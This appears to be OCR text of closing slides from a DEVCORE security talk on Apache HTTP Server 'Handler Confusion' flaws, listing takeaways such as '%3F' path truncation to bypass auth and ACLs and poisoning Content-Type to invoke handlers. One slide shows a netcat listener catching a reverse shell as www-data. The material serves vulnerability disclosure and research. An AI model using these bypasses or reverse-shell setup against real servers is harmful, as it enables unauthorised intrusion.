
Handler Confusion: Primitive #2-2

screen [60x19]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@orange:~$ nc -vvlp 1337
Listening on 0.0.0.0 1337
Connection received on [redacted]
Linux work2 5.4.0-107-generic #121-Ubuntu SMP Thu Mar
04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/usr/share
```

Apache HTTP Server



Legacy Code, Tech Debt, and Compatibility Issues

Short Takeaways!

1. *%3F* could truncate the path and bypass the Auth and ACL!
2. Httpd would rewrite your path to system root!
3. Httpd would invoke arbitrary handler once you poisoned the Content-Type!

Future Works!

- More Granted-by-Default ACLs and Local Gadgets
  - Different distribution have distinct configurations, such as */opt/*
  - Universal existing local gadgets (including Symbolic Link!)
- Bug Hunting Worldwide!
  - There are always unexpected RewriteRules, %3F Bypasses, and hidden CGI scripts under the Web.

DEVCORE

Thanks!


orange_8361


orange@chroot.org


https://blog.orange.tw